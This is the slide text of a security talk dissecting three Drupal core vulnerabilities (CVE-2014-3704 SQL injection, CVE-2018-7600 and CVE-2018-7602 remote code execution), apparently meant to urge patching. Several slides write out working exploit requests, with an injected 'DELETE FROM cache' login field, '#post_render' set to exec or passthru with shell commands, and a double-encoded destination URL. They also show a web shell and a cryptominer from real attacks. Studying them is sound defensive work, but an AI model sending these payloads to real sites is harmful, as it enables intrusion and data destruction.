



Autopsy of Vulnerabilities

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Drupal + Technology

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platform.sh 

About me

Who's me?

- Ezequiel "Zequi" Vázquez
- Backend Developer
- Sysadmin & DevOps
- Hacking & Security
- @RabbitLair





- 1 Introduction
- 2 Analysis of Vulnerabilities
- 3 What if I don't patch?

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Life cycle of a patch

General steps


- 1 Discovery of a vulnerability → security team
- 2 Implementation of a patch, new release is published
- 3 Hackers study patch using reverse engineering → POC
- 4 POC published → massive attacks



Ok! I will patch my system, but . . .



Ok! I will patch my system, but . . .



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SA-CORE-2014-005

- CVE-2014-3704
- Patch released on October 15th, 2014
- SQL injection as anonymous user
- All Drupal 7.x prior to 7.32 affected
- 25/25 score on NIST index



Arrays on HTTP POST method

- Method POST submits form values to server application
- Usually, integers or strings, but arrays are allowed

```
▼<div class="form-item form-type-password form-item-pass-pass1 password-parent">
  ▶<div class="password-strength">...</div>
  <label for="edit-pass-pass1">Password </label>
  <input class="password-field form-text password-processed" type="password" id="
  "edit-pass-pass1" name="pass[pass1]" size="25" maxlength="128">
</div>
▼<div class="form-item form-type-password form-item-pass-pass2 confirm-parent">
  ▶<div class="password-confirm" style="visibility: hidden;">...</div>
  <label for="edit-pass-pass2">Confirm password </label>
  <input class="password-confirm form-text" type="password" id="edit-pass-pass2"
  name="pass[pass2]" size="25" maxlength="128">
</div>
▶<div class="password-suggestions description" style="display: block;">...</div>
<div class="description">To change the current user password, enter the new
password in both fields.</div>
</div>
```

```
▼ pass = (array) [2]
  pass1 = "123"
  pass2 = "123"
```

Database queries sanitization

- File *includes/database/database.inc*
- Method *expandArguments*
- Queries with condition like “*column IN (a, b, c, ...)*”

```
protected function expandArguments(&$query, &$args) {
    $modified = FALSE;

    // If the placeholder value to insert is an array, assume that we need
    // to expand it out into a comma-delimited set of placeholders.
    foreach (array_filter($args, 'is_array') as $key => $data) {
        $new_keys = array();
        foreach ($data as $i => $value) {
            $new_keys[$key . '_' . $i] = $value;
        }
    }

    $query = preg_replace('#' . $key . '\b#', implode(',', array_keys($new_keys)), $query);

    print '<pre>'; print_r($key); print '</pre>';
    print '<pre>'; print_r($data); print '</pre>';
    print '<pre>'; print_r($new_keys); print '</pre>';
    print '<pre>'; print_r($query); print '</pre>';

    // Update the args array with the new placeholders.
    unset($args[$key]);
    $args += $new_keys;

    $modified = TRUE;
}

return $modified;

```

Database queries sanitization

- File *includes/database/database.inc*
- Method *expandArguments*
- Queries with condition like “*column IN (a, b, c, ...)*”

```
-----134627185911656616671401904877  
Content-Disposition: form-data; name="roles[2]"  
  
2  
-----134627185911656616671401904877  
Content-Disposition: form-data; name="roles[3]"  
  
3
```

Database queries sanitization

- File *includes/database/database.inc*
- Method *expandArguments*
- Queries with condition like “*column IN (a, b, c, ...)*”

```
:rids
Array
(
    [0] => 2
    [1] => 3
)
Array
(
    [:rids_0] => 2
    [:rids_1] => 3
)
SELECT DISTINCT b.* FROM {block} b LEFT JOIN {block_role} r ON b.module =
r.module AND b.delta = r.delta WHERE b.status = 1 AND b.custom <> 0 AND (r.rid
IN (:rids_0, :rids_1) OR r.rid IS NULL) ORDER BY b.weight, b.module
```

The vulnerability

- Array index is not sanitized properly
- Poisoned variable is passed to database
- Result: Arbitrary SQL queries can be executed

POST ⌵ http://local.drupal.es:8081/user/login

Authorization Headers (1) **Body** ● Pre-request Script

form-data x-www-form-urlencoded raw binary

| | Key | Value |
|-------------------------------------|-------------------------------|-----------------|
| <input checked="" type="checkbox"/> | form_id | user_login_form |
| <input checked="" type="checkbox"/> | name[0; DELETE FROM cache;#] | admin |
| <input checked="" type="checkbox"/> | name[0] | admin |
| <input checked="" type="checkbox"/> | pass | 1234 |

The vulnerability

- Array index is not sanitized properly
- Poisoned variable is passed to database
- Result: Arbitrary SQL queries can be executed

```
:name
```

```
Array  
(  
  [0; DELETE FROM cache;;# ] => admin  
  [0] => admin  
)
```

```
Array  
(  
  [:name_0; DELETE FROM cache;;# ] => admin  
  [:name_0] => admin  
)
```

```
SELECT * FROM {users} WHERE name = :name_0; DELETE FROM cache;;# , :name_0 AND status = 1
```

Let's see it



Highly Critical RCE

SA-CORE-2018-002

- CVE-2018-7600
- Patch released on March 28th, 2018
- Remote code execution as anonymous user
- All versions affected prior to 7.58 and 8.5.1
- 24/25 score on NIST index

The screenshot shows a terminal window titled '!C99madShell v. 2.1 madnet edition ADVANCED!'. The terminal displays system information for an Apache/2.2.3 (Ubuntu) environment on a Linux host. Below the system info, there is a file listing for the current directory. The listing includes columns for Name, Size, Modify, Owner/Group, Permissions, and Action. Files listed include 'C99madShell', 'C99madShell-5.2.0', 'C99madShell-6.2.0', 'C99madShell-1.6.0', 'C99madShell-1.6.0.tar.gz', 'C99madShell-5.2.0.tar.gz', 'C99madShell-6.2.0.tar.gz', and 'C99madShell-1.6.0.tar.gz'. At the bottom of the terminal, there are input fields for commands and a 'Command execute' button.

```
!C99madShell v. 2.1 madnet edition ADVANCED!  
Software: Apache/2.2.3 (Ubuntu) PHP/5.3.3  
uname -a: Linux localhost.localdomain 2.6.18-194.el5 #1 SMP Fri Apr 2 14:56:35 EDT 2010 x86_64  
uid=0@localhost gid=0@localhost groups=0@localhost context=unconfined_u:unconfined_r:httpd_t:s0  
Shell: /bin/bash  
Host: localhost  
Free: 836.96 MB of 3.78 GB (21.64%)  
HOME << >> C-PDR Search Buffer Tools Prev. FTP locale Loc. SQL PHP-code Self remove Logout  
Listing folder (4 files and 3 folders):  
Name Size Modify Owner/Group Permissions Action  
- LINK 21.61.2011 14:54:34 000  
C99madShell LINK 29.04.2011 07:09:02 500/500  
C99madShell-5.2.0 000 11.06.2010 13:40:39 500/500  
C99madShell-6.2.0 000 22.04.2011 03:27:25 500/500  
C99madShell-1.6.0 000 28.04.2011 00:54:47 500/500  
C99madShell-1.6.0.tar.gz 137.94 KB 29.04.2011 07:29:39 500/500  
C99madShell-5.2.0.tar.gz 750.26 KB 11.06.2010 13:40:31 500/500  
C99madShell-6.2.0.tar.gz 1.05 MB 15.12.2010 13:16:29 500/500  
C99madShell-1.6.0.tar.gz 305.1 KB 07.10.2010 21:22:39 500/500  
Select all Unselect all With selected Confirm  
Command execute:  
Enter: Example Select: Example
```

Highly Critical RCE

Renderable Arrays

- Forms API introduced in Drupal 4.7
- Arrays whose keys start with “#”
- Drupal 7 generalized this mechanism to render everything
- Recursive behavior
- Callbacks: *post_render*, *pre_render*, *value_callback*, ...

```
$page = array(  
  '#show_messages' => TRUE,  
  '#theme' => 'page',  
  '#type' => 'page',  
  'content' => array(  
    'system_main' => array(...),  
    'another_block' => array(...),  
    '#sorted' => TRUE,  
  ),  
);
```

Highly Critical RCE

Submitting forms

- Submitted value is stored in *#value*
- HTTP POST method allows to submit array as value

form-data x-www-form-urlencoded raw

| | Key | Value |
|-------------------------------------|----------|--------------------|
| <input checked="" type="checkbox"/> | form_id | user_register_form |
| <input checked="" type="checkbox"/> | mail | zequi@lullabot.com |
| <input checked="" type="checkbox"/> | username | zequi |

form-data x-www-form-urlencoded raw

| | |
|-------------|--------|
| foo | bar |
| my_array[0] | value1 |
| my_array[1] | value2 |

Highly Critical RCE

The vulnerability

- Use POSTMAN or similar to bypass the form
- Submit an array value in a field where Drupal expects a string
- Submitted array contains indexes starting with “#”

POST `http://local.drupal.es:8082/user/register?element_parents=account/mail/%23value&ajax_form=1&wrapper_format=drupal_ajax`

horizontal Headers (1) **Body** Pre-request Script Tests

form-data x-www-form-urlencoded raw binary

| Key | Value |
|-------------------------|--|
| form_id | user_register_form |
| mail[a][#post_render][] | exec |
| mail[a][#type] | markup |
| mail[a][#markup] | echo "Hola" > sites/default/files/hola.txt |

Highly Critical RCE

The vulnerability

- Use Ajax API to trick Drupal to renderize again mail field
- *element_parents* determines part of form to be rendered
- Field is rendered, and *post_render* callback is executed


POST `http://local.drupal.es:8082/user/register?element_parents=account/mail/%23value&ajax_form=1&wrapper_format=drupal_ajax`

horizontal Headers (1) **Body** Pre-request Script Tests

form-data x-www-form-urlencoded raw binary

| Key | Value |
|-------------------------|--|
| form_id | user_register_form |
| mail[a][#post_render][] | exec |
| mail[a][#type] | markup |
| mail[a][#markup] | echo "Hola" > sites/default/files/hola.txt |

Let's see it



Highly Critical RCE follow up

SA-CORE-2018-004

- CVE-2018-7602
- Patch released on April 25th, 2018
- Remote code execution as authenticated user
- All versions affected prior to 7.59 and 8.5.3
- 20/25 score on NIST index



Highly Critical RCE follow up

Destination parameter

- GET parameter used to redirect to an URL after execution
- It's passed to *stripDangerousValues* to sanitize it
- Double encoding not detected: “#” → “%23” → “%2523”

Highly Critical RCE follow up

Destination parameter

- GET parameter used to redirect to an URL after execution
- It's passed to *stripDangerousValues* to sanitize it
- Double encoding not detected: “#” → “%23” → “%2523”

Option *_triggering_element_name*

- File *includes/ajax.inc*
- Identifies the element used for submission
- Sets a form element to be rendered again

Highly Critical RCE follow up

The vulnerability: First step

- Perform a POST call to URL of a confirmation form
- *_triggering_element_name* with value *form_id*
- *Destination* contains a field with *post_render* callback
- POST call redirects to confirmation form again → All set
- Payload must be URL encoded

| Key | Value |
|--------------------------|---|
| form_id | node_delete_confirm |
| _triggering_element_name | form_id |
| form_token | UM3jqXPrVHgRp_R0c8deAnnRUcR9SijwqbHPLKaxw2Q |

Highly Critical RCE follow up

The vulnerability: First step


- Perform a POST call to URL of a confirmation form
- *_triggering_element_name* with value *form_id*
- *Destination* contains a field with *post_render* callback
- POST call redirects to confirmation form again → All set
- Payload must be URL encoded

```
http://local.drupal.es:8083/?q=node/1/delete&destination=node?
q[%2523post_render]
[]=passthru%26q[%2523type]=markup%26q[%2523markup]=echo%20%22Hola
%22%20%7C%20tee%20sites%2Fdefault%2Ffiles%2Fhola.txt
```

Highly Critical RCE follow up

The vulnerability: Second step

- Execute form cancel action as AJAX POST call
- `/file/ajax/actions/cancel/%23options/path/[form_build_id]`
- Ajax API processes the form and executes poisoned `post_render`



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Attacks in the wild

Don't do this at home

- Full database dump
- Execute cryptocurrency mining malware
- Server used as malicious proxy
- Infect site users
- Defacement / Black SEO
- ???

```
1 [|||||100.0%] Tasks: 47, 81 thr; 5 running
2 [|||||100.0%] Load average: 4.00 4.00 4.00
3 [|||||100.0%] Uptime: 14 days, 01:31:07
4 [|||||100.0%]
Mem[|||||1599/30728MB]
Swp[|||||0/0MB]

PID USER PRI NI VIRT RES SHR S CPU% MEM% TIME+ Command
5555 root 20 0 618M 26640 9028 S 398. 0.1 15h26:41 /tmp/.ssh/.rsync/a/stak/ld-linux-x86-64.so.2 --library-path /tmp/.ssh/.r
5558 root 20 0 618M 26640 9028 R 100. 0.1 3h51:21 /tmp/.ssh/.rsync/a/stak/ld-linux-x86-64.so.2 --library-path /tmp/.ssh/.r
5560 root 20 0 618M 26640 9028 R 99.5 0.1 3h52:42 /tmp/.ssh/.rsync/a/stak/ld-linux-x86-64.so.2 --library-path /tmp/.ssh/.r
5557 root 20 0 618M 26640 9028 R 99.5 0.1 3h50:48 /tmp/.ssh/.rsync/a/stak/ld-linux-x86-64.so.2 --library-path /tmp/.ssh/.r
5559 root 20 0 618M 26640 9028 R 99.5 0.1 3h51:48 /tmp/.ssh/.rsync/a/stak/ld-linux-x86-64.so.2 --library-path /tmp/.ssh/.r
```

In summary ...



That's all, folks!

Thank you!

 @RabbitLair

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